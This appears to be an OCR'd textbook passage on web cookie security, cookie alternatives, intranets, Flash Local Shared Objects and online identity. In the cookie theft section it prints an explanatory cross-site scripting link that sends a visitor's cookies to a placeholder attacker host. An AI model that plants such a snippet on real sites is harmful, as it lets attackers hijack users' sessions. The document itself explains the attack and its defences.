Cookies can be stolen via packet sniffing in an attack called session hijacking. Traffic on a network can be intercepted and read by computers on the network other than its sender and its receiver (particularly on unencrypted public Wi-Fi networks). This traffic includes cookies sent on ordinary unencrypted HTTP sessions. Where network traffic is not encrypted, malicious users can therefore read the communications of other users on the network, including their cookies, using programs called packet sniffers.

This issue can be overcome by securing the communication between the user's computer and the server by employing Transport Layer Security (HTTPS protocol) to encrypt the connection. A server can specify the *secure flag* while setting a cookie; the browser will then send it only over a secure channel, such as an SSL connection.

However a large number of websites, although using encrypted HTTPS communication for user authentication (i.e. the login page), subsequently send session cookies and other data over ordinary, unencrypted HTTP connections for performance reasons. Attackers can therefore easily intercept the cookies of other users and impersonate them on the relevant websites or use them in a cookiemonster attack.



Cross-site scripting: a cookie that should be only exchanged between a server and a client is sent to another party.

A different way to steal cookies is cross-site scripting and making the browser itself send cookies to malicious servers that should not receive them. Modern browsers allow execution of pieces of code retrieved from the server. If cookies are accessible during execution, their value may be communicated in some form to servers that should not access them. Encrypting cookies before sending them on the network does not help against this attack.

This type of cross-site scripting is typically exploited by attackers on sites that allow users to post HTML content. By embedding a suitable piece of code in an HTML post, an attacker may receive cookies of other users. Knowledge of these cookies can then be exploited by connecting to the same site using the stolen cookies, thus being recognised as the user whose cookies have been stolen.

A way for preventing such attacks is by using the HttpOnly flag; this is an option, first introduced by Microsoft in Internet Explorer version 6 SP1 and implemented in PHP since version 5.2.0 that is intended to make a cookie inaccessible to client side script. However, web developers should consider developing their websites so that they are immune to cross-site scripting.

Another potential security threat using cookies is the Cross-Site Request Forgery.

Cookie poisoning: an attacker sends a server an invalid cookie, possibly modifying a valid cookie it previously received from the server.

Cookie theft

The cookie specifications constrain cookies to be sent back only to the servers in the same domain as the server from which they originate. However, the value of cookies can be sent to other servers using means different from the `Cookie` header.

In particular, scripting languages such as JavaScript and JScript are usually allowed to access cookie values and have some means to send arbitrary values to arbitrary servers on the Internet. These facts are used in combination with sites allowing users to post HTML content that other users can see.

As an example, an attacker running the domain `example.com` may post a comment to a popular blog they do not otherwise control containing the following link:

```
<a href="#"
onclick="window.location='http://example.com/stole.cgi?text='+esc
ape(document.cookie); return false;">Click here!</a>
```

When another user clicks on this link, the browser executes the piece of code within the `onclick` attribute, thus replacing the string `document.cookie` with the list of cookies of the user that are active for the page. As a result, this list of cookies is sent to the `example.com` server, and the attacker is then able to collect the cookies of other users.

This type of attack is difficult to detect on the user side because the script is coming from the same domain that has set the cookie, and the operation of sending the value appears to be authorized by this domain. It is usually considered the responsibility of the administrators running sites where users can post to disallow the posting of such malicious code.


Cookies are not directly visible to client-side programs such as JavaScript if they have been sent with the HttpOnly flag. From the point of view of the server, the only difference with respect of the normal case is that the set-cookie header line is added a new field containing the string `HttpOnly':

```
Set-Cookie: RMID=732423sdfs73242; expires=Fri, 31-Dec-2010
23:59:59 GMT; path=/; domain=.example.net; HttpOnly
```

When the browser receives such a cookie, it is supposed to use it as usual in the following HTTP exchanges, but not to make it visible to client-side scripts. The `HttpOnly` flag is not part of any standard, and is not implemented in all browsers. Note that there is currently no prevention of reading or writing the session cookie via an XMLHttpRequest.

Cookie poisoning

While cookies are supposed to be stored and sent back to the server unchanged, an attacker may modify the value of cookies before sending them back to the server. If, for example, a cookie contains the total value a user has to pay for the items in their shopping basket, changing this value exposes the server to the risk of making the attacker pay less than the supposed price. The process of tampering with the value of cookies is called *cookie poisoning*, and is sometimes used after cookie theft to make an attack persistent.



In cross-site cooking, the attacker exploits a browser bug to send an invalid cookie to a server.

Most websites, however, store only a session identifier — a randomly generated unique number used to identify the user's session — in the cookie itself, while all the other information is stored on the server. In this case, the problem of cookie poisoning is largely eliminated.

Cross-site cooking

Each site is supposed to have its own cookies, so a site like example.com should not be able to alter or set cookies for another site, like example.org. Cross-site cooking vulnerabilities in web browsers allow malicious sites to break this rule. This is similar to cookie poisoning, but the attacker exploits non-malicious users with vulnerable browsers, instead of attacking the actual site directly. The goal of such attacks may be to perform session fixation.

Users are advised to use the more recent versions of web browsers in which such issues are mitigated.

Inconsistent state on client and server

The use of cookies may generate an inconsistency between the state of the client and the state as stored in the cookie. If the user acquires a cookie and then clicks the "Back" button of the browser, the state on the browser is generally not the same as before that acquisition. As an example, if the shopping cart of an online shop is built using cookies, the content of the cart may not change when the user goes back in the browser's history: if the user presses a button to add an item in the shopping cart and then clicks on the "Back" button, the item remains in the shopping cart. This might not be the intention of the user, who possibly wanted to undo the addition of the item. This can lead to unreliability, confusion, and bugs. Web developers should therefore be aware of this issue and implement measures to handle such situations as this.

Cookie expiry

Persistent cookies have been criticized by privacy experts for not being set to expire soon enough, and thereby allowing websites to track users and build up a profile of them over time. This aspect of cookies also compounds the issue of session hijacking, because a stolen persistent cookie can potentially be used to impersonate a user for a considerable period of time.

Alternatives to cookies

Some of the operations that can be done using cookies can also be done using other mechanisms.

IP address

Users may be tracked based on the IP address of the computer requesting the page. This technique has been available since the introduction of the World Wide Web, as downloading pages requires the server to know the IP address of the computer running the browser or the proxy, if any is used. The server can track this information whether or not cookies are used. However, these addresses are typically less reliable in identifying a user than cookies because computers and proxies may be shared by several users, and the same computer may be assigned different IP addresses in different work sessions (as is often the case for dial-up connections).

Tracking by IP addresses can be reliable in some situations, such as the case of always-on broadband connections which retain the same IP address for long periods of time, so long as the power stays on.

Some systems such as Tor are designed to retain Internet anonymity and make tracking by IP address impractical or impossible.

URL (query string)

A more precise technique is based on embedding information into URLs. The query string part of the URL is the one that is typically used for this purpose, but other parts can be used as well. The Java Servlet and PHP session mechanisms both use this method if cookies are not enabled.

This method consists of the Web server appending query strings to the links of a Web page it holds when sending it to a browser. When the user follows a link, the browser returns the attached query string to the server.

Query strings used in this way and cookies are very similar, both being arbitrary pieces of information chosen by the server and sent back by the browser. However, there are some differences: since a query string is part of a URL, if that URL is later reused, the same attached piece of information is sent to the server. For example, if the preferences of a user are encoded in the query string of a URL and the user sends this URL to another user by e-mail, those preferences will be used for that other user as well.

Moreover, even if the same user accesses the same page two times, there is no guarantee that the same query string is used in both views. For example, if the same user arrives to the same page but coming from a page internal to the site the first time and from an external search engine the second time, the relative query strings are typically different while the cookies would be the same.

Other drawbacks of query strings are related to security: storing data that identifies a session in a query string enables or simplifies session fixation attacks, referrer logging attacks and other security exploits. Transferring session identifiers as HTTP cookies is more secure.

Hidden form fields

A form of session tracking, used by ASP.NET, is to use web forms with hidden fields. This technique is very similar to using URL query strings to hold the information and has many of the same advantages and drawbacks; and if the form is handled with the HTTP GET method, the fields actually become part of the URL the browser will send upon form submission. But most forms are handled with HTTP POST, which causes the form information, including the hidden fields, to be appended as extra input that is neither part of the URL, nor of a cookie.

This approach presents two advantages from the point of view of the tracker: first, having the tracking information placed in the HTML source and POST input rather than in the URL means it will not be noticed by the average user; second, the session information is not copied when the user copies the URL (to save the page on disk or send it via email, for example).

window.name

All current web browsers can store a fairly large amount of data (2-32 MB) via JavaScript using the DOM property window.name. This data can be used instead of session cookies and is also cross-domain. The technique can be coupled with JSON/JavaScript objects to store complex sets of session variables on the client side.

The downside is that every separate window or tab will initially have an empty *window.name*; in times of tabbed browsing this means that individually opened tabs *(initiation by user)* will not have a window name. Furthermore *window.name* can be used for tracking visitors across different web sites, making it of concern for Internet privacy.

In some respects this can be more secure than cookies due to not involving the server, so it is not vulnerable to *network* cookie sniffing attacks. However if special measures are not taken to protect the data, it is vulnerable to other attacks because the data is available across different web sites opened in the same window or tab.

HTTP authentication

The HTTP protocol includes the basic access authentication and the digest access authentication protocols, which allow access to a Web page only when the user has provided the correct username and password. If the server requires such credentials for granting access to a web page, the browser requests them from the user and, once obtained, the browser stores and sends them in every subsequent pages request. This information can be used to track the user.

Adobe Flash Local Shared Objects

If a browser includes the Adobe Flash Player plugin (formerly developed by Macromedia), the Local Shared Objects ("flash cookies") functionality can be used in a way very similar to cookies. Local Shared Objects may be an attractive choice to web developers because a majority of Windows users have Flash Player installed, the default size limit is 100 kB, and the security controls are distinct from the user controls for cookies, so Local Stored Objects may be enabled when cookies are not.

In some cases, web sites have created Flash LSOs that behave differently than what a user specifies for his http cookies, which has raised concern that web sites need to specify a consistent privacy policy across different types of cookies.

The major drawback with this approach is the same as every platform/vendor-specific approach: it breaks the web's global accessibility and interoperability, tying up web development to a specific client's platform, excluding users who use standards-compliant web user agents and instead forcing them to use platform/vendor-specific web agents, which perpetuates vendor lock-in.

HTML5 that has many of the same functionalities as Flash and that is gradually being implemented on the web fixes some of the long-standing problems with the Flash platform by making many aspects of Flash functionality available via standard web interfaces.

Client-side persistence

Some web browsers support a script-based persistence mechanism that allows the page to store information locally for later retrieval. Internet Explorer, for example, supports persisting information in the browser's history, in favorites, in an XML store, or directly within a Web page saved to disk. With HTML 5 there will be a DOM Storage (localStorage) method, currently supported by only some browsers. For Internet Explorer 5+ there is a userdata method available through *DHTML Behaviours*.

A different mechanism relies on browsers normally caching (holding in memory instead of reloading) JavaScript programs used in web pages. As an example, a page may contain a link such as `<script type="text/javascript" src="example.js">`. The first time this page is loaded, the program `example.js` is loaded as well. At this point, the program remains cached and is not reloaded the second time the page is visited. As a result, if this program contains a statement such as `id=3243242` (global variable), this identifier remains valid and can be exploited by other JavaScript code the next times the page is loaded, or another page linking the same program is loaded. The major drawback of this method is that the global JavaScript variable must be static, meaning that it cannot be changed or deleted persistently like a cookie.

Chapter 9

Intranet and Local Shared Object

Intranet

An **intranet** is a private computer network that uses Internet Protocol technologies to securely share any part of an organization's information or network operating system within that organization. The term is used in contrast to *internet*, a network between organizations, and instead refers to a network within an organization. Sometimes the term refers only to the organization's internal website, but may be a more extensive part of the organization's information technology infrastructure. It may host multiple private websites and constitute an important component and focal point of internal communication and collaboration.

Characteristics

An intranet is built from the same concepts and technologies used for the Internet, such as client–server computing and the Internet Protocol Suite (TCP/IP). Any of the well known Internet protocols may be found in an intranet, such as HTTP (web services), SMTP (e-mail), and FTP (file transfer). Internet technologies are often deployed to provide modern interfaces to legacy information systems hosting corporate data.

An intranet can be understood as a private analog of the Internet, or as a private extension of the Internet confined to an organization. The first intranet websites and home pages began to appear in organizations in 1990-1991. Although not officially noted, the term intranet first became common-place among early adopters, such as universities and technology corporations, in 1992.

Intranets are also contrasted with extranets. While intranets are generally restricted to employees of the organization, extranets may also be accessed by customers, suppliers, or other approved parties. Extranets extend a private network onto the Internet with special provisions for access, authorization, and authentication (AAA protocol).

Intranets may provide a gateway to the Internet by means of a network gateway with a firewall, shielding the intranet from unauthorized external access. The gateway often also implements user authentication, encryption of messages, and often virtual private

network (VPN) connectivity for off-site employees to access company information, computing resources and internal communication...

Uses

Increasingly, intranets are being used to deliver tools and applications, e.g., collaboration (to facilitate working in groups and teleconferencing) or sophisticated corporate directories, sales and customer relationship management tools, project management etc., to advance productivity.

Intranets are also being used as corporate culture-change platforms. For example, large numbers of employees discussing key issues in an intranet forum application could lead to new ideas in management, productivity, quality, and other corporate issues.

In large intranets, website traffic is often similar to public website traffic and can be better understood by using web metrics software to track overall activity. User surveys also improve intranet website effectiveness. Larger businesses allow users within their intranet to access public internet through firewall servers. They have the ability to screen messages coming and going keeping security intact.

When part of an intranet is made accessible to customers and others outside the business, that part becomes part of an extranet. Businesses can send private messages through the public network, using special encryption/decryption and other security safeguards to connect one part of their intranet to another.

Intranet user-experience, editorial, and technology teams work together to produce in-house sites. Most commonly, intranets are managed by the communications, HR or CIO departments of large organizations, or some combination of these.

Because of the scope and variety of content and the number of system interfaces, intranets of many organizations are much more complex than their respective public websites. Intranets and their use are growing rapidly. According to the Intranet design annual 2007 from Nielsen Norman Group, the number of pages on participants' intranets averaged 200,000 over the years 2001 to 2003 and has grown to an average of 6 million pages over 2005–2007.

Benefits

- **Workforce productivity**: Intranets can help users to locate and view information faster and use applications relevant to their roles and responsibilities. With the help of a web browser interface, users can access data held in any database the organization wants to make available, anytime and - subject to security provisions - from anywhere within the company workstations, increasing employees' ability to perform their jobs faster, more accurately, and with confidence that they have the right information. It also helps to improve the services provided to the users.

- **Time**: Intranets allow organizations to distribute information to employees on an *as-needed* basis; Employees may link to relevant information at their convenience, rather than being distracted indiscriminately by electronic mail.
- **Communication**: Intranets can serve as powerful tools for communication within an organization, vertically and horizontally. From a communications standpoint, intranets are useful to communicate strategic initiatives that have a global reach throughout the organization. The type of information that can easily be conveyed is the purpose of the initiative and what the initiative is aiming to achieve, who is driving the initiative, results achieved to date, and who to speak to for more information. By providing this information on the intranet, staff have the opportunity to keep up-to-date with the strategic focus of the organization. Some examples of communication would be chat, email, and or blogs. A great real world example of where an intranet helped a company communicate is when Nestle had a number of food processing plants in Scandinavia. Their central support system had to deal with a number of queries every day. When Nestle decided to invest in an intranet, they quickly realized the savings. McGovern says the savings from the reduction in query calls was substantially greater than the investment in the intranet.
- **Web publishing** allows cumbersome corporate knowledge to be maintained and easily accessed throughout the company using hypermedia and Web technologies. Examples include: employee manuals, benefits documents, company policies, business standards, newsfeeds, and even training, can be accessed using common Internet standards (Acrobat files, Flash files, CGI applications). Because each business unit can update the online copy of a document, the most recent version is usually available to employees using the intranet.
- **Business operations and management**: Intranets are also being used as a platform for developing and deploying applications to support business operations and decisions across the internetworked enterprise.
- **Cost-effective**: Users can view information and data via web-browser rather than maintaining physical documents such as procedure manuals, internal phone list and requisition forms. This can potentially save the business money on printing, duplicating documents, and the environment as well as document maintenance overhead. For example, Peoplesoft "derived significant cost savings by shifting HR processes to the intranet". McGovern goes on to say the manual cost of enrolling in benefits was found to be USD109.48 per enrollment. "Shifting this process to the intranet reduced the cost per enrollment to $21.79; a saving of 80 percent". Another company that saved money on expense reports was Cisco. "In 1996, Cisco processed 54,000 reports and the amount of dollars processed was USD19 million".
- **Enhance collaboration**: Information is easily accessible by all authorised users, which enables teamwork.
- **Cross-platform capability**: Standards-compliant web browsers are available for Windows, Mac, and UNIX.
- **Built for one audience**: Many companies dictate computer specifications which, in turn, may allow Intranet developers to write applications that only have to work on one browser (no cross-browser compatibility issues). Being able to specifically

address your "viewer" is a great advantage. Since Intranets are user-specific (requiring database/network authentication prior to access), you know exactly who you are interfacing with and can personalize your Intranet based on role (job title, department) or individual ("Congratulations Jane, on your 3rd year with our company!").
- **Promote common corporate culture**: Every user has the ability to view the same information within the Intranet.
- **Immediate updates**: When dealing with the public in any capacity, laws, specifications, and parameters can change. Intranets make it possible to provide your audience with "live" changes so they are kept up-to-date, which can limit a company's liability.
- **Supports a distributed computing architecture**: The intranet can also be linked to a company's management information system, for example a time keeping system.

Planning and creation

Most organizations devote considerable resources into the planning and implementation of their intranet as it is of strategic importance to the organization's success. Some of the planning would include topics such as:

- The purpose and goals of the intranet
- Persons or departments responsible for implementation and management
- Functional plans, information architecture, page layouts, design
- Implementation schedules and phase-out of existing systems
- Defining and implementing security of the intranet
- How to ensure it is within legal boundaries and other constraints
- Level of interactivity desired
- Is the input of new data and updating of existing data to be centrally controlled or devolved

These are in addition to the hardware and software decisions (like content management systems), participation issues (like good taste, harassment, confidentiality), and features to be supported.

Intranets are often static sites. Essentially they are a shared drive, serving up centrally stored documents alongside internal articles or communications (often one-way communication). However organisations are now starting to think of how their intranets can become a 'communication hub' for their team by using companies specialising in 'socialising' intranets.

The actual implementation would include steps such as:

- Securing senior management support and funding.
- Business requirements analysis.
- User involvement to identify users' information needs.

- Installation of web server and user access network.
- Installing required user applications on computers.
- Creation of document framework for the content to be hosted.
- User involvement in testing and promoting use of intranet.
- Ongoing measurement and evaluation, including through benchmarking against other intranets.

Another useful component in an intranet structure might be key personnel committed to maintaining the Intranet and keeping content current. For feedback on the intranet, social networking can be done through a forum for users to indicate what they want and what they do not like.

Local Shared Object

Local Shared Objects (**LSO**), commonly called **flash cookies**, are collections of cookie-like data stored as a file on a user's computer. LSOs are used by all versions of Adobe Flash Player and Version 6 and above of Macromedia's now-obsolete Flash MX Player.

Storage

Flash Players use a sandbox security model. With the default settings, Adobe Flash Player does not seek the user's permission to store LSO files on the hard disk. LSOs contain cookie-like data stored by individual web sites or domains. Indeed, as with cookies, online banks, merchants or advertisers may use LSOs for tracking purposes.

The current version of Flash does not allow 3rd party LSOs to be shared across domains.

However, any domain can read the master LSO, which contains a listing of all LSO placing websites visited.

Privacy concerns

LSOs can be used by web sites to collect information on how people navigate those web sites even if people believe they have restricted the data collection. More than half of the internet's top websites use LSOs to track users and store information about them. There is relatively little public awareness of LSOs, and they can usually not be deleted by the cookie privacy controls in a web browser. This may lead a web user to believe a computer is cleared of tracking objects, when it is not.

Several services even use LSOs as surreptitious data storage to reinstate traditional cookies that a user deleted, a policy called "re-spawning" in homage to video games where adversaries come back to life even after being "killed". So, even if a user gets rid

of a website's tracking cookie, that cookie's unique ID will be assigned back to a new cookie again using the Flash data as "backup." In USA, at least five class-action lawsuits have accused media companies of surreptitiously using Flash cookies.

In certain countries it is illegal to track users without their knowledge and consent. For example, in the UK, customers must consent to use of cookies/LSOs as defined in the "Guidance on the Privacy and Electronic Communications (EC Directive) Regulations 2003":

Cookies or similar devices must not be used unless the subscriber or user of the relevant terminal equipment:

- is provided with clear and comprehensive information about the purposes of the storage of, or access to, that information; and
- is given the opportunity to refuse the storage of, or access to, that information.

User control

Local Shared Objects are not temporary files. Users can only opt-out of Local Shared Objects globally by using the *Global Storage Settings panel* of the online Settings Manager at Adobe's website. Users can also opt-out of them on a per-site basis by right-clicking the Flash player and selecting 'Settings'.

Adobe's online-only *Website Storage Settings* panel was created to let users view and delete LSOs on a per-domain basis. It is also possible to completely disallow LSOs from a specific domain by setting the storage space to "0 KB", but, though no data is stored, empty directories with the name of the domain are nonetheless created. Add-on extensions that allow users to view and delete LSOs have also been created for the Firefox Web browser, e.g. *BetterPrivacy* (proprietary) and Greg Yardley's "Objection" (open source). But extensions like those only periodically purge newly (re-)created LSOs; if users want to completely prohibit any creation of LSO's on their machines, a good idea is to set security permissions for the main folders LSOs are stored in (for Windows systems those are the folders contained in %APPDATA%\Macromedia\Flashplayer). For example, one could remove all users except oneself from the access list for those folders and set only 'list folder contents' permissions for oneself, removing permissions to write, modify, execute, or read files (additionally, an explicit prohibition for write actions might be set). In this, way no one, even the remaining users from the access list, would be able to create, write, modify, execute, or read any files to or from the subject folders; but, since the user from the access list is the owner of the folder (this should be checked before saving the modified permissions!), that user might change any folder permissions in future, if needed. Before applying this approach, users should remember to purge the contents of the folders to which they are applying new permissions, and to check for LSOs in the remaining folders (listed below). This example is based on the Windows XP OS, but is generally appropriate for any OS.

File locations

The default storage location for LSO files is operating system-dependent. LSO files are typically stored with a ".SOL" extension, within each User's directory. Note that for self-executing flash applications run on the local machine will show up as being run on a website, in the folder *localhost*.

- *Windows XP:*
  - %APPDATA%\Macromedia\Flash Player\#SharedObjects\<random code>\<domain>\<path - maybe°>\<object name>.sol
  - %APPDATA%\Macromedia\Flash Player\macromedia.com\support\flashplayer\sys
  - C:\WINDOWS\system32\Macromed\[subdirectories]\filename.sol
  - For AIR Applications: %APPDATA%\<AIR Application Reverse Domain Name>\Local Store\#SharedObjects\<flash filename>.swf\<object name>.sol
- *Windows Vista* and later:
  - For Web sites: %APPDATA%\Macromedia\Flash Player\#SharedObjects\<random code>\<domain>\<path - maybe°>\<object name>.sol
  - And also: %APPDATA%\Macromedia\Flash Player\macromedia.com\support\flashplayer\sys
  - For AIR Applications: Users\%USER%\AppData\Roaming\
- *Mac OS X:*
  - For Web sites: ~/Library/Preferences/Macromedia/Flash Player/#SharedObjects/<random code>/<domain>/<path - maybe°>/<object name>.sol **and** ~/Library/Preferences/Macromedia/Flash Player/macromedia.com/support/flashplayer/sys/<object name>.sol
  - For AIR Applications: ~/Library/Preferences/<AIR Application Name>/Local Store/#SharedObjects/<flash filename>.swf/<object name>.sol
- *Linux/Unix:*
  - ~/.macromedia/Flash_Player/#SharedObjects/<random id>/<domain>/<path - maybe°>/<flash filename>.swf/<object name>.sol

° - Flash player can save the file in any path specified by the SWF developer, relative to the current domain.

Programming

The Flash Player allows Web content to read and write LSO data to the computer's local drive on a per-domain basis; such data may preserve session state and record user data and behavior.

By default, a Flash application may store up to 100kb of data to user's hard drive (browser cookies have a limit of just 4kb). The defined storage sizes are 0kb, 10kb,

100kb, 1Mb, 10Mb, and Unlimited. If the current limit is exceeded, the user is shown a dialog requesting storage space of the next size. The user may override the amount manually by clicking the Flash application with right mouse button and selecting Settings; however, this applies only to the domain of the Flash movie. If the selected setting is smaller than the current data size, the data is deleted.

Global LSO settings are not under the direct control of the user, and can only be amended through Adobe's online "Global Settings Manager" control panel.

Editors and toolkits

Software	Website	Developer	First public release	Latest stable version	Cost (USD)	Open source	License	Programming language
SolVE	SolVE	Darron Schall	2004-09	0.2 (2004-10-15)	Free	Yes	CPL	Java
.sol Editor	.sol Editor	Alexis Isaac	2005-02	1.1.0.1 (2005-02-21)	Free	Yes	MPL	ActionScript, Delphi/Kylix
Dojo Toolkit	Dojo Toolkit	Dojo Foundation	2004	1.3.2 (2009-7-16)	Free	Yes	BSD, AFL	JavaScript
MAXA Cookie Manager	MAXA Cookie Manager	Maxa Research	?	3.2 (2009-02-02)	Non-free 35	No	proprietary	?
PyAMF	PyAMF	Nick Joyce	2007-10-07	0.6b (2010-08-11)	Free	Yes	MIT	Python
SOLReader	SOLReader	Alessandro Crugnola	?	?	Free	No	?	C#, PHP
s2x	s2x	Aral Balkan	?	?	Free	Yes	?	Python
.minerva	coursevector.com	Gabriel Mariani	?	3.2.3 (2010-06-11)	Free	Yes	?	AIR

Operating system support

Software	Windows	Mac OS X	Linux	BSD	Unix
SolVE	Yes	Yes	No	No	No
.sol Editor	Yes	No	No	No	No
Dojo Toolkit	Yes	Yes	Yes	Yes	Yes
MAXA Cookie Manager	Yes	No	No	No	No
PyAMF	Yes	Yes	Yes	Yes	Yes

Chapter 10

Online Identity

An **online identity**, **internet identity**, or **internet persona** is a social identity that an Internet user establishes in online communities and websites. Although some people prefer to use their real names online, some internet users prefer to be anonymous, identifying themselves by means of pseudonyms, which reveal varying amounts of personally identifiable information.

In some online contexts, including Internet forums, MUDs, instant messaging, and massively multiplayer online games, users can represent themselves visually by choosing an avatar, an icon-sized graphic image. As other users interact with an established online identity, it acquires a reputation, which enables them to decide whether the identity is worthy of trust. Some websites also use the user's IP address to track their online identities using methods such as tracking cookies.

The concept of the personal self, and how this is influenced by emerging technologies, are a subject of research in fields such as psychology and sociology. The Online disinhibition effect is a notable example, referring to a concept of unwise and uninhibited behavior on the internet, arising as a result of anonymity and audience gratification.

Expression of identity, online social identity

Identity expression and identity exposure

The social web, i.e. the usage of the web to support the social process, represents a space in which people have the possibility to express and expose their identity (Marcus, Machilek & Schütz 2006) in a social context. For instance people define explicitly their identity by creating user profiles in social network services such as Facebook or LinkedIn or in online dating services (Siibak 2007). By using blogs and expressing opinions, they define more tacit identities.

The disclosure of a person's identity may present a certain number of issues (Nabeth 2006) related to privacy and the undesired disclosure of personal information. However many people adopt strategies allowing them to control the level of disclosure of their personal information online (Tufekci 2008).

Reliability of online identities

The identities that people define in the social web are not necessarily reliable. For example studies have shown that people lie in online dating services. (Epstein 2007) (Hancock, Toma & Ellison 2007). In the case of social network services such as Facebook, companies are even proposing to sell 'friends' as a way to increase a user's visibility, calling into question even more the reliability of a person's 'social identity'.

Reputation management

Given the malleability of online identities, economists have expressed surprise that flourishing trading sites (such as eBay) have developed on the Internet. When two pseudonymous identities propose to enter into an online transaction, they are faced with the Prisoner's dilemma: the deal can succeed only if the parties are willing to trust each other, but they have no rational basis for doing so. But successful Internet trading sites have developed reputation management systems, such as eBay's feedback system, which record transactions and provide the technical means by which users can rate each others' trustworthiness. However, users with malicious intent can still cause serious problems on such websites.

Online identity and the concept of the mask

Dorian Wiszniewski and Richard Coyne in their contribution to the book *Building Virtual Communities* explore online identity, with emphasis on the concept of "masking" identity. They point out that whenever an individual interacts in a social sphere they portray a mask of their identity. This is no different online and in fact becomes even more pronounced due to the decisions an online contributor must make concerning his or her online profile. He or she must answer specific questions about age, gender, address, username and so forth. Furthermore, as a person publishes to the web he or she adds more and more to his or her mask in the style of writing, vocabulary and topics. Though the chapter is very philosophical in nature, it spurs the thinking that online identity is a complex business and still in the process of being understood.

First of all, does the mask truly hide identity? The kind of mask one chooses reveals at least something of the subject behind the mask. One might call this the "metaphor" of the mask. The online mask does not reveal the actual identity of a person. It, however, does reveal an example of what lies behind the mask. For instance, if a person chooses to act like a rock star on line, this metaphor reveals an interest in rock music. Even if a person chooses to hide behind a totally false identity, this says something about the fear and lack of self-esteem behind the false mask.

Second, are masks necessary for online interaction? Because of many emotional and psychological dynamics, people can be reluctant to interact online. By evoking a mask of identity a person can create a safety net. One of the great fears of online identity is having

one's identity stolen or abused. This fear keeps people from sharing who they are. Some are so fearful of identity theft or abuse that they will not even reveal information already known about them in public listings. By making the mask available, people can interact with some degree of confidence without fear.

Third, do masks help with education? Wiszniewski and Coyne state "Education can be seen as the change process by which identity is realized, how one finds one's place. Education implicates the transformation of identity. Education, among other things, is a process of building up a sense of identity, generalized as a process of edification." By students interacting in an online community they must reveal something about themselves and have others respond to this contribution. In this manner, the mask is constantly being formulated in dialogue with others and thereby students will gain a richer and deeper sense of who they are. There will be a process of edification that will help students come to understand their strengths and weaknesses.

Blended identity

In some contexts (such as in the case of online dating service, rock fans, etc.) the authors may also meet off-line, and lead to the concept of blended identity.

Sexuality and Online Identity

A widely discussed topic regarding online identity is that of gender and sexual identity. Despite growing tolerance for and acceptance of different sexualities in society, sexual prejudice is still very present in real life. In the online world, users have the opportunity to enter popular MMORPGs (Massively Multiplayer Online Role-Playing Games) as typified by games such as Final Fantasy 11, World of Warcraft, or Second Life, where there is abundant opportunity to redefine sexual and gender identity, and where a large portion of interaction is dedicated to the building of relationships.

Benefits of virtual communities

A commonly discussed positive aspect of virtual communities is that people can now present themselves without fear of persecution, whether it is personality traits, behaviors that they are curious about, or the announcement of a real world identity component that has never before been announced.

This freedom results in new opportunities for society as a whole, especially the ability for people to explore the roles of gender and sexuality in a manner that can be harmless, yet interesting and helpful to those undertaking the change. Online identity has given people the opportunity to feel comfortable in wide-ranging roles, some of which may be underlying aspects of the user's life that the user is unable to portray in the real world.

A prime example of these opportunities is the establishment of many communities welcoming gay and lesbian teens who are dealing with their sexuality. These communities allow teens to share their experiences with one another and older gay and

lesbian people, and may they provide a community that is both non-threatening and non-judgmental. In a review of such a community, Silberman (in Holeton, 1998, p. 118) quotes an information technology worker, Tom Reilly, as stating "The wonderful thing about online services is that they are an intrinsically decentralized resource. Kids can challenge what adults have to say and make the news." If teen organizers are successful anywhere, news of it is readily available. The internet is arguably the most powerful tool that young people with alternative sexualities have ever had.

The online world provides users with a choice to determine which sex, sexuality preference and sexual characteristics they would like to embody. In each online encounter, a user essentially has the opportunity to interchange which identity they would like to portray. As McRae argues in Surkan (2000), "The lack of physical presence and the infinite malleability of bodies complicates sexual interaction in a singular way: because the choice of gender is an option rather than a strictly defined social construct, the entire concept of gender as a primary marker of identity becomes partially subverted."

Disembodiment and implications

This issue of gender and sexual reassignment raises the notion of disembodiment and its associated implications. "Disembodiment" is the idea that once the user is online, the need for the body is no longer required, and the user can participate separately from it. This ultimately relates to a sense of detachment from the identity defined by the physical body. In cyberspace, many aspects of sexual identity become blurred and are only defined by the user. Questions of truth will therefore be raised, particularly in reference to online dating and virtual sex. As McRae (1997, p. 75) states, "Virtual sex allows for a certain freedom of expression, of physical presentation and of experimentation beyond one's own real-life limits." At its best, it not only complicates but drastically unsettles the division between mind, body and self in a manner only possible though the construction of an online identity.

Relation to real-world constraints

Ultimately, online identity cannot be completely free from the social constraints that are imposed in the real world. As Westfall (2000, p. 160) discusses, "the idea of truly departing from social hierarchy and restriction does not occur on the Internet (as perhaps suggested by earlier research into the possibilities presented by the Internet) with identity construction still shaped by others. Westfall raises the important, yet rarely discussed, issue of the effects of literacy and communication skills of the online user." Indeed, these skills or the lack thereof have the capacity to shape one's online perception as they shape one's perception through a physical body in the "real world."

Concerns

Primarily, concerns regarding virtual identity revolve around the areas of misrepresentation and the contrasting effects of on and offline existence. Sexuality and sexual behavior online provide some of the most controversial debate with many

concerned about the predatory nature of some users. This is particularly in reference to concerns about child pornography and the ability of pedophiles to obscure their identity.

Finally, the concerns regarding the connection between on and offline lives are challenging the notions of what constitutes real experience. In reference to gender, sexuality and sexual behavior, the ability to play with these ideas has resulted in a questioning of how virtual experience may affect one's offline emotions. As McRae (in Porter, 1997, p. 75) states, At its best, virtual sex not only complicates but drastically unsettles the division between mind, body, and self that has become a comfortable truism in Western metaphysics. When projected into virtuality, mind, body and self all become consciously-manufactured constructs through which individuals interact with each other.

Legal aspects & security issues

Online identity and user's rights

The future of online anonymity depends on how an identity management infrastructure is developed. Law enforcement officials often express their opposition to online anonymity and pseudonymity, which they view as an open invitation to criminals who wish to disguise their identities. Therefore, they call for an identity management infrastructure that would irrevocably tie online identity to a person's legal identity]; in most such proposals, the system would be developed in tandem with a secure national identity document. Online civil rights advocates, in contrast, argue that there is no need for a privacy-invasive system because technological solutions, such as reputation management systems, are already sufficient and are expected to grow in their sophistication and utility.

Online predator

An **online predator** is an adult Internet user who exploits vulnerable children or teens, usually for sexual or other abusive purposes.

Online victimization of minors can include child grooming, requests to engage in sexual activities or discussions by an adult, unwanted exposure to sexual material (email with naked pictures, etc.), and online harassment, threats or other aggressive communications that are not sexual in nature but cause distress, fear or embarrassment.

Chat rooms, instant messaging, Internet forums, social networking sites, and even video game consoles have all been accused of attracting online predators. A 2007 study, however, found no cases of minors being targeted by Internet predators on the basis of information they had posted on social networking sites.

